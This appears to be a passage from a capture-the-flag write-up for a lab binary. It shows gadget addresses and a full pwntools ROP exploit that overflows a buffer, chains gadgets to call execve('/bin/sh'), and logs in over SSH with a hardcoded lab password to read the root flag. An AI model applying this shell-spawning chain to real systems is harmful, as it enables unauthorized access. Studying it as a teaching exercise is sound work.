┌──(agonen㉿kali)-[~/thm/Hc0nChristmasCTF]
└─$ ROPgadget --binary ./hc0n --only "pop|ret" | grep 'pop rdx'
0x0000000000400616 : pop rdx ; ret
Now, we can build our script. Remember the value for syscall execve is 59, taken from here https://syscalls.w3challs.com/?arch=x86_64
This is the full script:
#!/usr/bin/env python3
from pwn import *

HOST='10.64.172.68'
PORT=22

def ROP(sess):
	# gadgets
	pop_rax   = p64(0x000000000040061f)
	pop_rdi   = p64(0x0000000000400604)
	pop_rsi   = p64(0x000000000040060d)
	pop_rdx   = p64(0x0000000000400616)
	bin_sh    = p64(0x00000000004006f8)
	syscall   = p64(0x00000000004005fa)

	buf = b'a'*56
	# set 'rdi' to '/bin/sh' address pointer
	buf += pop_rdi
	buf += bin_sh

	# set rax to '0x3b' (execve syscall id)
	buf += pop_rax
	buf += p64(0x3b)


	# set 'rsi' to 0
	buf += pop_rsi
	buf += p64(0)

	# set 'rdx' to 0
	buf += pop_rdx
	buf += p64(0)

	# syscall
	buf += syscall

	# execve("/bin/sh",0,0)

	print(sess.recvline()) # print first string
	sess.sendline(buf) # send payload
	sess.interactive()

r = ssh(host=HOST, port=PORT, user="thedarktangent", password="Gf7MRr55n$@#PDuliL")
sess = r.run('~/hc0n')

ROP(sess)
we can see it works, we got shell.

Let’s grab the root flag:
$ cat /root/root.txt
thm{3xplo1t_my_m1nd}

Informacion:

Exploit challenge create by @d4mianwayne